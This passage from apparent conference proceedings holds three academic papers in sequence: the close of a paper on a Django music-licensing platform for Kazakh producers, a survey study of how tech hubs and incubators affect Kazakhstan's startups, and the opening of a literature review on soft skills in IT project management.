• AI Improvements: The accuracy and capabilities of audio analysis are constantly improving. In the future, the platform's AI could not only do labeling, but also provide feedback to producers (e.g. "Your mix has very high bass, it could be normalized" or "The structure of this beat is similar to popular songs in genre X"). These insights could function like a smart assistant for music production. In addition, the AI could provide personalized recommendations for artists looking for beats, increasing the chances of a match between producers and buyers.

• Expansion to Regional Hubs: If successful in Kazakhstan, the platform could expand to support or collaborate with producers in neighboring Central Asian countries. Regional hubs for music producers could strengthen the entire Central Asian music scene and promote cross-border collaboration. However, this requires considering multiple languages and potentially different legal systems, which is a long-term challenge.

• Integration with live events and education: The platform could also serve as a community hub, organizing online competitions or beat-the-beat battles, where the winners could potentially receive licensing deals or advertising. Educational content on music production techniques or legal knowledge could be hosted, increasing the overall capacity of the producer community. These added features could make the platform more than just a marketplace, but a comprehensive ecosystem for music creation and distribution in Kazakhstan.

• Government and institutional support: Given the emphasis on creative industries in the national development plan, government support is promising. The platform could seek acceptance into a government-funded incubator or funding for cultural startups. Such support could help with marketing, financing technical infrastructure, or influencing policy (e.g. streamlining digital licensing procedures).

In summary, while challenges exist in terms of technical implementation, regulatory compliance, and user adoption, they are accompanied by opportunities for innovation and leadership. By carefully addressing barriers—ensuring a strong technical and clear legal framework—the platform creates the conditions for sustainable service. From advanced AI capabilities to broader industry collaboration, future prospects suggest that Django-based smart platforms could significantly shape the landscape for music producers and beatmakers in Kazakhstan, helping them not only overcome current challenges but also reach new heights in their creative endeavors.

CONCLUSION

Developing a Django-based intelligent web platform for music producers and beatmakers in Kazakhstan represents a strategic convergence of technology, music, and law. In this article, we explore how advanced audio analysis algorithms and automated licensing mechanisms can be leveraged to meet the needs of Kazakhstan's emerging music production community. Analysis of the local music industry highlights that this sector is ripe for innovation—abundant in talent and cultural creativity, but underserved by dedicated digital infrastructure. By launching a platform that automates music classification and licensing, we aim to bridge this gap and provide producers with the tools to increase visibility for their music and protect their rights in an increasingly digital marketplace.

By exploring audio analysis techniques, we have demonstrated that tasks such as genre classification, similarity detection, and content identification can be effectively automated, adding a layer of "intelligence" that benefits both creators and consumers. Integrating these techniques into the Django web framework highlights the practical feasibility of the approach; Django provides the robustness and scalability required to quickly implement complex functionality. Furthermore, the platform directly addresses copyright compliance challenges by embedding an automated licensing workflow. This not only simplifies the process for users to legally license music, but also complies with Kazakhstan's international legal obligations, thereby strengthening the overall trust and legitimacy of digital music transactions.

The proposed architecture and implementation plan demonstrate that such a platform can be built using current technology, and we have discussed how each component contributes to an ecosystem that is greater than the sum of its parts. Producers on this platform will have an integrated experience: they can upload a beat, have it immediately analyzed and tagged, and then make it available to a global audience under a license of their choice in just a few clicks.

Meanwhile, artists looking for music can easily find high-quality beats and can rest assured that licensing is simple and fair.

We have also addressed a variety of challenges, from technical issues such as algorithm accuracy and scalability to human factors such as user adoption and complex legal enforcement. A clear understanding of these challenges formed the basis for the development and delivery roadmap. The future prospects we have outlined, such as using blockchain for royalties or regional expansion, demonstrate that the platform can evolve in tandem with technological advancement and industry growth.

For local music producers and beat makers in Kazakhstan, implementing this platform could be transformative. It lowers barriers to entry by eliminating onerous classification and legal paperwork, allowing creators to focus on their creativity. It provides them with a safe space to monetize their work, which can encourage more people to pursue professional music production, knowing that there is a system in place to support them. Indirectly, this can spur more music innovation and production in Kazakhstan and contribute to the creative industries supported by the country.

In summary, the synergy of a Django-based web framework with smart audio analysis and automated licensing provides a viable and powerful solution for music producers in Kazakhstan. By combining technological innovation with legal compliance, platforms like this not only streamline the business of making and selling music beats, but also protect the rights of creators in the digital age. This approach can increase the sustainability and profitability of Kazakhstan's music production community and enable local talent to succeed at both a national and international level. We hope that this work lays the foundation for implementing a real-world system that bridges the gap between creativity and technology and ultimately enriches the cultural and economic fabric of the region's music industry.

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Global Startup Trends: Analyzing The Impact of Tech Hubs And Innovation Hotspots on Startup Development in Kazakhstan

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***Abstract* — This study explores the dynamic evolution of Kazakhstan's startup ecosystem within the context of global trends in innovation and technology. Over recent years, Kazakhstan has seen significant developments in urban tech hubs and innovation accelerators that support the growth of new enterprises, particularly in cities with advanced ICT infrastructure. This research examines the impact of global startup models on Kazakhstan's ecosystem and investigates the role of deep learning and IoT technologies in enhancing startup scalability and operational efficiency. Using data from a sample of 50 startups, along with a correlation analysis of innovation trends and growth factors, this study identifies key challenges, such as regional inequalities and resource limitations, that affect the scalability of tech-based startups in Kazakhstan. The findings contribute to an understanding of how deep learning models and tech hubs influence entrepreneurial development, offering insights into future pathways for sustainable growth within the country's tech sector.**

Keywords—Kazakhstan startup ecosystem, innovation hubs, deep learning models, IoT technology, global startup trends, entrepreneurial growth, scalability in tech startups, regional inequalities, ICT infrastructure

I. INTRODUCTION

Over the past years, the global startup ecosystem has emerged as a critical driver of economic growth, fueled by innovation and technological advancements. The Global Startup Ecosystem Index 2023 highlights that startup development is influenced by several key factors, including the volume of startups, private investments, business climate, internet infrastructure, and investments in R&D [1]. Notably, technology-driven startups have gained significant momentum, leveraging advancements such as artificial intelligence (AI), deep learning, and the Internet of Things (IoT). These technologies have transformed industries by enhancing operational efficiency, enabling predictive analytics, and creating new business opportunities.

However, despite these advancements, startups continue to face challenges, particularly in securing funding. Reports indicate that global startup investments declined by 30% from 2021 to 2022, amounting to $413 billion [1]. While early-stage startups managed to attract "business angel" investments, later-stage investments decreased by over 43%, reflecting a direct correlation between declining valuations and investor confidence.

Kazakhstan, an emerging economy with aspirations to become a regional technology hub, has witnessed a gradual transformation of its startup ecosystem. Major cities such as Almaty and Astana have established innovation hubs and accelerator programs aimed at fostering entrepreneurship by providing resources, mentorship, and infrastructure. However, challenges such as regional disparities, limited access to scalable technology models, and resource constraints continue to hinder growth. Furthermore, the global decline in startup investments raises concerns about the sustainability of Kazakhstan's startup ecosystem in an increasingly competitive landscape.

Despite the rapid growth of Kazakhstan's startup ecosystem, there remains a lack of empirical research on how innovation hubs and global economic trends influence startup scalability in the country. Existing studies primarily focus on mature ecosystems in North America, Europe, and East Asia, leaving a research gap in understanding how these global trends apply to Kazakhstan. While previous research has emphasized the role of technological advancements, recent economic

shifts, including decreasing investments and market saturation, necessitate a deeper investigation into their impact on Kazakhstan's startups.

A. Research Objectives

This study aims to examine the role of innovation hubs in Kazakhstan's technology ecosystem and their impact on startup scalability, considering broader economic constraints affecting global startup success. Specifically, the research will:

1. Analyze the role of urban innovation hubs such as Astana Hub in fostering startup growth through tax incentives and accelerator programs.
2. Assess the impact of declining global startup investments and economic shifts on Kazakhstan's startup ecosystem, identifying key barriers to funding and expansion.
3. Evaluate how Kazakhstan's startups can overcome challenges such as regional inequality and limited resources through technological innovation and government support, contributing to the national goal of $1 billion in IT exports by 2025 [5].
4. By addressing these objectives, this study seeks to contribute to the understanding of Kazakhstan's evolving startup landscape and provide insights into strategies that can enhance its sustainability and global competitiveness.

II. LITERATURE REVIEW

The entrepreneurial landscape is evolving, with technological advancements playing a crucial role in the growth of startups. Kazakhstan, like many emerging economies, has embraced technology hubs and accelerators to foster innovation. However, challenges persist, particularly in funding accessibility, regulatory barriers, and regional economic disparities. This literature review explores key factors shaping the startup ecosystem, including the role of tech hubs and the global decline in entrepreneurial activity.

A. Tech Hubs and Entrepreneurial Ecosystems

Tech hubs serve as catalysts for innovation and economic development, particularly in emerging economies. Vasa et al. [7] analyze the influence of ICT infrastructure on regional growth, demonstrating that well-developed ICT systems significantly contribute to startup scalability. However, disparities in infrastructure remain a major barrier in non-urban areas of Kazakhstan.

Tuz Team et al. [8] emphasize the role of acceleration programs such as the Silkway Accelerator in facilitating international expansion. Despite these successes, accessibility issues for startups outside metropolitan areas remain a concern. The Global Entrepreneurship Monitor (GEM) [11] underscores that Kazakhstan must implement more inclusive policies to sustain long-term startup growth. Cao and Shi [2] argue that eliminating regulatory bottlenecks is essential for ensuring equal opportunities across regions.

B. The Decline in the Number of Global Startups

Entrepreneurial activity has witnessed a global decline, driven by financial constraints, economic instability, and intensified competition. The GEM 2023/2024 report indicates that Total Entrepreneurial Activity (TEA) rates have dropped in North America and Europe, with European TEA falling from 8.5% in 2015 to 6.8% in 2023 [1].



Figure 1. – Trend in TEA Rates (2015 - 2023)

Economic uncertainty remains a primary deterrent for new business formation. Rising inflation, fluctuating interest rates, and geopolitical tensions have reduced risk-taking among entrepreneurs, with 65% of surveyed North American entrepreneurs citing economic instability as a challenge [13]. Additionally, complex regulatory frameworks hinder startup creation, with over 70% of European entrepreneurs facing bureaucratic obstacles [14].

Funding accessibility presents another challenge. Emerging economies, including Kazakhstan, face a significant disparity in venture capital distribution. Only 10% of startups in these markets secured venture funding in 2023, compared to 30% in developed economies [15]. These constraints, combined with industrial shifts and changing consumer behaviors, have contributed to a sharp reduction in entrepreneurial activity.

To mitigate these challenges, policymakers must adopt strategies that enhance funding accessibility, streamline regulatory processes, and promote cross-border collaborations. Kazakhstan, despite its growing tech ecosystem, must address these global barriers to sustain long-term startup development.

Entrepreneurs intuitively carry out the dynamic system-building processes described by the TIS framework. According to the GEM (2022) report, most Kazakh adults intend to start a business. The rise in entrepreneurial intentions has been a recent development that increased significantly in 2017 to 46% and has increased gradually since then, it might be related to the opening of the Astana Hub, which supports idea, that as Kazakhstan is home to the biggest Technopark in Central Asia, which is as one of the reasons of its rising in this sector. Was found that in Kazakhstan, it is easy to start a business. Respondents of the GEM report said they had the knowledge and skills required to start a business. Still, according to our survey results, it is hard for startups to survive in a market due to the low level of investment culture and unhealthy competition. It is stated rated

Kazakhstan's government support highly. However, as receiving investments brings more bureaucracy. Indeed, this appears to be a state priority, and solutions to these issues are needed. Some policies, such as loan guarantees for promising entrepreneurial projects, may incentivize financial institutions to lend more tightening environment [16].

C. Global Entrepreneurship Trends and the Role of Technology

Entrepreneurship is increasingly driven by technological innovations such as AI, blockchain, and IoT. Katjiteo [12] discusses how emerging technologies influence business models and attract venture capital, a crucial factor for startup scalability. Kazakhstan's IT sector has experienced rapid growth, with notable successes such as Biometric.Vision and Zypl.ai benefiting from global accelerator programs [10]. However, the concentration of these advancements within tech-focused industries highlights the need for diversified entrepreneurial support.

The GEM [11] report highlights that startup activity surged during the COVID-19 pandemic due to newly emerging opportunities. However, gender disparities and uneven resource allocation remain persistent challenges, necessitating inclusive ecosystem development.

This literature review underscores the opportunities and challenges within the Kazakhstani startup ecosystem. While tech hubs and accelerators drive growth, global trends indicate a decline in startup activity due to financial, economic, and regulatory barriers. Kazakhstan must navigate these challenges to sustain its entrepreneurial momentum.

Future research should focus on empirical analyses of funding policies, regulatory improvements, and regional startup accessibility. Aligning Kazakhstan's startup ecosystem with global best practices will be crucial in fostering long-term, sustainable growth.

III. RESEARCH METHODOLOGY

A. Data Collection

This study employs a multi-method approach, integrating both quantitative and qualitative data to analyze the startup ecosystem in Kazakhstan. A sample of 50 startups across various industries was selected to ensure diverse representation. The data collection process consisted of structured survey questionnaires and interviews with startup founders to obtain a broad understanding of startup profiles, funding stages, operational challenges, and the role of support ecosystems such as tech hubs and incubators.

The quantitative data were gathered through structured questionnaires designed to maintain metric consistency across all surveyed startups. These questionnaires included key metrics such as startup age, staff size, funding stages, technological utilization, and industry-specific obstacles. The surveys were hosted on Google Forms for ease of response collection and data management.

For qualitative insights, semi-structured interviews were conducted with startup founders to gain deeper insights into their experiences, challenges, and strategies for expansion. The qualitative data complement the numerical findings by offering perspectives that would not be captured through structured metrics alone.

B. Industry Scope

The dataset includes startups from four major sectors: Healthcare Technology (HealthTech), Financial Technology (FinTech), Educational Technology (EdTech), and E-commerce. The data were analyzed to identify sector-specific trends, funding challenges, and operational barriers.

A combination of structured surveys and thematic analysis of qualitative responses allowed for an integrated examination of growth factors influencing startups in Kazakhstan. This holistic approach enhances the understanding of key variables that impact startup success. Participant selection criteria to ensure that the study captured insights from experienced professionals directly involved in Kazakhstan's startup ecosystem, participants for this study were eselected based on the following criteria:

• Role: Startups from different variety area including HealthTech, FinTech, EdTech.
• Experience: They must have been in Early or Growth stages at least.
• Investment size at least 20 000$.

Participant recruitment for the interviews was developed through snowball sampling, beginning with a small group of startups known to the researchers or identified through preliminary research. These initial participants were then asked to recommend other startups who met the selection criteria, facilitating access to a broader network of relevant participants and enhancing the study's depth and breadth of perspectives.

C. Research Question & Hypothesis

Main research questions drove this study:

- What are the primary factors contributing to the decline of global startup formation?
- How do government policies and private sector initiatives impact the effectiveness of incubators in Kazakhstan?

Based on these two overarching questions, two complex hypotheses have been formulated and tested:

- Hypothesis 1: Incubator Support for Startup Growth / Innovation hubs help startups develop in Kazakhstan.
- Hypothesis 2: The decline in global startups is driven by reduced funding access, economic shifts, and rising competition.

D. Cluster Analysis

To identify patterns within the dataset, cluster analysis was performed, grouping startups based on shared attributes. The analysis revealed several key findings:

1. Sector Diversity and Funding Stages: HealthTech and AI/ML startups were generally at more advanced funding stages (Series A, B+), while student-founded

startups remained at early stages (Seed or Bootstrapped).



Figure 2. – Distribution of Sectors And Funding Stag

2. Role of Incubators and Tech Parks: Startups supported by incubators and tech parks demonstrated higher growth potential, scalability, and strategic development, validating Hypothesis 1 that incubators play a critical role in startup success.



Figure 3. – Importance Of Innovation Hubs In Business

3. Scaling Challenges: Despite incubator support, many startups faced barriers to scaling, including funding limitations, talent shortages, and market access issues, indicating the need for targeted ecosystem support.



Figure 4. – Common Scaling Challenges

4. Product Innovation and Adaptability: Startups in E-commerce and AI/ML exhibited high levels of product innovation, leveraging incubator support for market adaptability.
5. Technology Utilization: According to the BCG-Investing-In-Central-Asia report, limited access to funding remains a significant challenge for startups due to investor risk aversion and economic volatility.



Figure 5. – Technology Utilization By Sector

6. Networking and Collaboration: Active participation in networking events was positively correlated with the ability to secure partnerships and clients, emphasizing the importance of community-driven collaboration.



Figure 6. – Frequency Of Participation In Networking

E. Correlation Analysis

A correlation analysis was conducted to examine dependencies between critical variables, such as startup age, team size, and funding stages. The correlation matrix revealed the following insights:

Strong Positive Correlations:

- Employees at Launch and Current Employees (0.597): Startups with a larger initial workforce maintained larger teams over time.
- Innovation Hubs and Contribution of Tech Hubs (0.642): Startups that valued innovation hubs also benefited from tech hubs, highlighting the importance of structured support systems.

Moderate Positive Correlations:

- Scalability and Tech Hubs (0.457): Engagement with tech hubs was moderately linked to improved scalability.
- Current Employees and Total Funding Raised (0.511): Startups with larger teams generally secured higher funding, indicating a link between team size and funding capacity.

Negative Correlations:

- Contribution of Tech Hubs and Employees at Launch (-0.224): Startups with larger initial teams perceived tech hubs as less critical to their scalability.
- Infrastructure Rating and Funding (-0.160): Infrastructure ratings did not necessarily correlate with increased funding, suggesting that factors such as market traction and product innovation play a more substantial role.

No Significant Correlation:

- Startup Age: This variable showed weak correlations with other metrics, suggesting that age alone does not significantly impact growth, scalability, or funding success.



Figure 7. – The correlation matrix for the quantitative variables

The combination of quantitative and qualitative approaches, along with cluster and correlation analyses, provides a comprehensive view of the factors influencing the growth of startups in Kazakhstan. The study underscores the role of incubators, innovation hubs, and networking opportunities in shaping the success of startups, while also highlighting persistent challenges that require targeted interventions for sustainable growth.

IV. Results

A. Startup Growth and Funding Trends

The analysis of the collected data reveals several key insights into the growth trajectories and funding patterns of startups in Kazakhstan. The findings indicate that sector type, founder background, and access to incubators play significant roles in determining startup success.

- Funding Distribution: The data show that HealthTech and AI/ML startups are more likely to reach later funding stages (Series A and B), while student-founded startups often remain in the Seed or Bootstrapped stages.
- Incubator Influence: Startups supported by incubators demonstrate higher scalability and faster funding progression compared to non-incubator startups.
- Operational Challenges: Talent shortages and limited access to investment capital were common obstacles across sectors, particularly for early-stage startups.

B. Role of Tech Hubs and Incubators

A significant relationship was found between engagement with tech hubs and business growth. Startups that actively participated in incubator programs reported improved strategic development, stronger networking opportunities, and faster scalability.

- Networking Benefits: Startups that engaged in networking events had higher chances of securing strategic partnerships and client acquisition.
- Mentorship and Advisory Support: Incubator-backed startups benefited from structured mentorship, which contributed to business model refinement and investment readiness.

C. Challenges to Scaling

Despite the benefits of tech hubs and incubators, several scaling challenges persist:

- Access to Talent: A shortage of skilled professionals in AI/ML and FinTech remains a major barrier.
- Investment Constraints: Investor risk aversion and economic shifts have made early-stage funding increasingly difficult.
- Market Expansion: Startups reported difficulties in expanding beyond local markets due to regulatory and logistical barriers.

D. Innovation and Market Adaptability

The findings highlight that E-commerce and AI/ML startups were the most active in product innovation and rapid market adaptation. These startups leveraged incubator support to refine their business models and maintain competitive agility in evolving market conditions.

E. Summary of Findings

The results underscore the importance of structured support systems, particularly incubators and tech hubs, in fostering startup scalability and innovation. However, persistent challenges such as funding access, talent acquisition, and market expansion barriers must be addressed to ensure sustained growth in Kazakhstan's startup ecosystem.

V. Discussion

A. Interpretation of key findings

Our findings confirm that incubator programs, funding and market availability are critical determinants of startup success. HealthTech and AI/ML startups have higher funding prospects, while FinTech and EdTech startups face higher regulatory and compliance barriers. The findings highlight the importance of structured mentorship, ample networking opportunities, and sustained investor confidence for startups to scale.

B. Policy and ecosystem implications

This study highlights the need for stronger public policies, including tax incentives to encourage early-stage investment and regulatory frameworks that foster financial technology innovation. Policymakers should consider taking targeted measures to reduce bureaucratic constraints and create a more dynamic startup ecosystem.

C. Directions for future research

Future research should focus on analyzing the long-term growth trajectories of startups and assessing the impact of regional and global economic fluctuations on the availability of finance. Exploring industry sustainability strategies and policy interventions can further deepen the understanding of startup sustainability.

VI. Conclusion

The research makes a particularly unique observation about the extent of government integration within Kazakhstan's startup ecosystem. This contrasts sharply with more developed startup markets like Silicon Valley in the United States, where private initiatives predominantly drive the innovation landscape. This difference highlights a distinctive model of innovation development, where governmental involvement plays a more pronounced role in shaping the startup culture. The findings of this research illuminate the complex interplay of opportunities and challenges within Kazakhstan's startup ecosystem, set against the broader canvas of developing markets in Asia. At its core, the study reveals a landscape ripe with potential, catalyzed by strategic government initiatives such as the Astana Hub, which seeks to position Kazakhstan as a nexus for innovation and technological entrepreneurship. These efforts underscore a deliberate shift towards diversifying the economy, encouraging technological advancement, and fostering an environment conducive to startup activity.

A. Hypotheses support

The findings validate Hypothesis 1, confirming that incubators and tech hubs significantly contribute to startup growth. The analysis shows that startups engaged with incubators demonstrate higher scalability, accelerated funding progression, and improved market adaptability. These results emphasize the critical role of structured support ecosystems in mitigating operational and financial barriers. Hypothesis 2 is also supported, indicating that scalability challenges persist despite incubator support. While incubators provide essential resources, startups continue to face constraints related to talent acquisition, funding limitations, and market expansion. This highlights the necessity for targeted interventions, including enhanced government incentives, investor engagement strategies, and regulatory frameworks, to strengthen Kazakhstan’s startup ecosystem.

However, despite these advantages, Kazakhstani startups still face challenges such as limited venture capital access, regulatory hurdles, and competition from global markets. Comparative analysis with global startup ecosystems indicates that while Kazakhstan’s innovation landscape is growing, further policy support, investment incentives, and international collaboration are necessary to sustain long-term growth. The study also explored the global decline in startup formation, attributing it to economic downturns, reduced investor confidence, and intensified competition. These trends have impacted Kazakhstan as well, emphasizing the need for stronger financial mechanisms and government-backed initiatives to ensure resilience in the startup ecosystem.

B. Limitations

While innovation hubs in Kazakhstan are instrumental in startup development, their effectiveness is contingent on continued investment, policy refinement, and integration with the global startup ecosystem. By leveraging international best practices and strengthening local support structures, Kazakhstan can enhance its position as a regional startup hub and drive sustainable entrepreneurial growth.

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The Importance of Soft Skills in IT Project Management in the Context of Industry 5.0: Literature Review

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Abstract:

In the age of Industry 5.0, characterized by deep technological integration, soft skills play a crucial role in IT project management. This study highlights the significance of soft skills adapted to the evolving demands of Industry 5.0.

The objective of this research is to analyze existing literature on the role of soft skills in IT project management. Using a systematic literature review approach, the study synthesizes key insights from various sources, exploring the challenges of defining and conceptualizing soft skills, as well as their impact on the field. By assessing and fostering these competencies, this research has the potential to transform IT project management practices.

This study serves as a valuable resource for organizations aiming to thrive in the dynamic landscape of Industry 5.0 by developing agile, high-performing teams capable of tackling complex challenges.

Keywords*: Soft skills, Industry 5.0, IT project management, Project Management, Technologies.*

I. INTRODUCTION

In the contemporary landscape of Industry 5.0, characterised by the seamless integration of advanced technologies and unprecedented interconnectivity, the role of soft skills in IT project management has emerged as a critical determinant of success. This introduction delves into the multifaceted realm of soft skills, specifically tailored to meet the dynamic demands of Industry 5.0. As organisations navigate through the intricacies of rapidly evolving technological landscapes and shifting business paradigms, the emphasis on soft skills, encompassing communication, leadership, teamwork, and adaptability, has become increasingly pronounced [1].

To understand the contemporary significance of soft skills in IT project management, it is imperative to trace the evolution of Industry 5.0 [2]. As Industry 5.0 unfolds, the challenges faced by IT project managers are unprecedented, demanding a workforce equipped not only with technical proficiency but also with a rich tapestry of soft skills [3].

II. METHODOLOGY

In conducting this study, a systematic approach was used to search for articles on the soft skills in IT project management using the Web of Science and Scopus databases. The search criteria included keywords such as "Soft skills," "IT project management," and "Industry 5.0.". Table 1 outlines the guidelines used to choose and find articles. In the Web of Science, we narrowed our search to titles, abstracts, and keywords, resulting in 485 unique documents. After filtering for articles and reviews in English, we obtained 167 documents. Following an accurate examination, 36 articles were identified for further consideration.

For Scopus, the initial search yielded 690 documents. After limiting the search to the articles category and focusing on English-written articles in specific categories, we reduced this to 123 documents. After checking each article, 34 were deemed suitable for inclusion.

TABLE I. RESULTS OF THE RESEARCH OF THE ARTICLES

Guidelines for finding and choosing articles	Web of Science	Scopus	Description
Searching articles using three keywords	485	690	The search criteria included keywords such as "Soft skills," "IT project management," and "Industry 5.0."
Selecting documents of only article and review category	201	156	Only articles classified as "article" or "review" were chosen, as other categories are not subjected to peer review or academic contributions
Articles written only in English	167	123	Only English-language documents were selected

Quick check of the focus of the articles	36	34	A preliminary assessment of the articles was conducted to remove those that were obviously irrelevant.
Add articles from the both databases	70		Combination of 36 articles from Web of Science and 34 from Scopus to a single spreadsheet
Removing 5 duplicate documents from the list of database	65		Removed 5 articles that were duplicates
Checking Title, Abstract, and Keywords	61		The focus of 4 articles were not on soft skills
Added more articles after checking the main body of articles	66		5 more relevant articles were discovered through Google Scholar, bringing the total to 66 articles considered in this study.
Attempt to download all the 66 articles	66		All articles were obtained through downloads or requests from corresponding authors via email

Merging the results from both databases and removing duplicates resulted in 65 unique articles. After a thorough review, 61 articles were included in this study. Of these, 61 articles were obtained through downloads or requests from corresponding authors via email. Additional articles from lesser-known databases and journals were considered by checking their abstracts, but their contributions were not deemed significant. 5 more relevant articles were discovered through Google Scholar, bringing the total to 66 articles considered in this study.

III. Analysis and Result

The research literature on the soft skills in IT project management spans a limited timeframe, specifically from 2020 to 2024.

A. Definition

Soft skills in project management refer to a set of interpersonal, communication, and behavioural abilities that are crucial for effective collaboration, leadership, and overall project success [4]. Unlike technical or hard skills, which are specific to a particular task or industry, soft skills are universally applicable and contribute to a project manager's ability to work well with others, manage relationships, and navigate the dynamic and often unpredictable nature of project environments [5]. Key soft skills in project management include communication, leadership, teamwork, adaptability, problem-solving, emotional intelligence, conflict resolution, and time management. These skills are essential for fostering positive team dynamics, managing stakeholder relationships, and addressing challenges that may arise throughout the project lifecycle [6].

B. Soft Skills in IT Project Management

Soft skills have transitioned from being complementary attributes to becoming pivotal components in the success of IT projects. Effective communication ensures that project objectives are clearly understood, leadership skills drive teams toward common goals, teamwork fosters collaboration, and adaptability allows teams to navigate through the ever-changing technological landscape. It demands an agile and adaptive approach to skill development [7]. Companies are incorporating continuous feedback mechanisms to ensure ongoing refinement and enhancement of the identified skills. This iterative process aligns with the fluid demands of Industry 5.0, where adaptability is a cornerstone for success. Some of the important soft skills should be considered in order to enhance clarity in the project [8].

First of all, effective communication is paramount in IT project management within Industry 5.0. Project managers need to convey complex technical information to diverse stakeholders, including non-technical team members and clients. The ability to articulate ideas clearly, listen actively, and facilitate open communication fosters collaboration and ensures that all team members are aligned with project objectives [9].

Given the dynamic nature of Industry 5.0, adaptability is a critical soft skill. IT project managers must be flexible and able to navigate through changes, whether they stem from technological advancements, shifting project requirements, or unexpected challenges. An adaptable mindset helps in swiftly adjusting project strategies and plans to meet evolving demands [10].

Soft skills related to leadership are indispensable in the Industry 5.0 context. Project managers must inspire and guide their teams in leveraging advanced technologies while creating an inclusive and collaborative work environment. Building a cohesive team that can seamlessly integrate human and machine capabilities is vital for successful project outcomes [11].

The ability to analyse complex issues and devise innovative solutions is a soft skill essential for IT project managers in Industry 5.0. As technology continues to advance, new challenges emerge, and the capacity to think critically and solve problems efficiently becomes a valuable asset for project success [12].

One of the most prominent soft skills in Industry 5.0, where human-machine collaboration is central, is emotional intelligence [13]. Project managers with high emotional intelligence can understand and manage their own emotions and those of their team members, fostering a positive and productive working environment. In addition, technological literacy becomes a soft skill in its own right. Project team members need to not only possess proficiency in specific technologies but also demonstrate the ability to quickly adapt to emerging tools and platforms. Managers are working on incorporating measures to evaluate technological literacy, ensuring that team members can navigate the ever-expanding technological toolkit essential for Industry 5.0 projects [14].

C. Technological Challenges in Industry 5.0

The first industrial revolution (Industry 1.0) in the 18th century marked a significant shift from manual labour to machine production. Beginning in England and spreading to the United States, it transformed industries like mining, textiles, and agriculture. Industry 2.0, from

1871 to 1914, was characterised by faster transportation and communication, leading to increased productivity but also job displacement.

